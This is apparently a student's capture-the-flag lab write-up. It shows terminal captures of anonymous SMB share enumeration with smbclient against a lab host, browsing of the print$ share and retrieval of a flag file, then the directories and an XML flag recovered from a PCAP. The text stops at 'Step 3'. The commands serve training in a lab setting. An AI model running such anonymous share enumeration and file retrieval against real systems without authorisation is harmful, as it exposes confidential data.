
Below is the list of Sharenames that are on 10.5.5.14 network

- ✓ homes
- ✓ workfiles
- ✓ print$
- ✓ IPC$


Using the anonymous password to login to network, only workfiles, print$ and IPC$ SMB directories are shared and can be accessed by anonymous user as shown in the screenshots below;



```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L 10.5.5.14
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/workfiles
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> 
```



```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L //10.5.5.14/homes -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿Kali)-[~]
└─$ 
```




```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/IPC$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```


IN the Print$ share, using ‘ls’ command to get the list of the directories and ‘cd’ command to navigate to each of the directories to view their contents.

The code for Challenge 3: NWs39691. (using the ‘more sxij42.txt’ prompt to view the content)


The screenshots of the procedures are below;




```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8379048 blocks available
smb: \> 
```



```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8354484 blocks available
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8354484 blocks available
smb: \OTHER\>
```



```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8354484 blocks available
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8354484 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (50.3 KiloBytes/sec)
 (average 50.3 KiloBytes/sec)
smb: \OTHER\> more  sxij42.txt
```



```
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

/tmp/smbmore.w645QY (END)
```

Challenge 4: Analyze a PCAP File to Find Information.

STEP 1

- ✓ The IP address of the target computer is 10.5.5.11
- ✓ The directories on the target that are revealed in the PCAP are;
- ➢ /database-offline.php
- ➢ /styles/test/
- ➢ /data/
- ➢ /includes
- ➢ /passwords
- ➢ /icons.text/gif
- ➢ /webservices/soap/lib

STEP 2

- ✓ The URL of the file that contains the code for the flag is 'http://10.5.5.11/data/'
- ✓ The Content of the file is xml with the below entry

Employee ID="0">

<UserName>Flag</UserName>

<Password>Here is the Code for Challenge 4!</Password>

<Signature>21z-1478K</Signature>

<Type>Flag</Type>


- ✓ The code for challenge 4 is '21z-1478K'

STEP 3

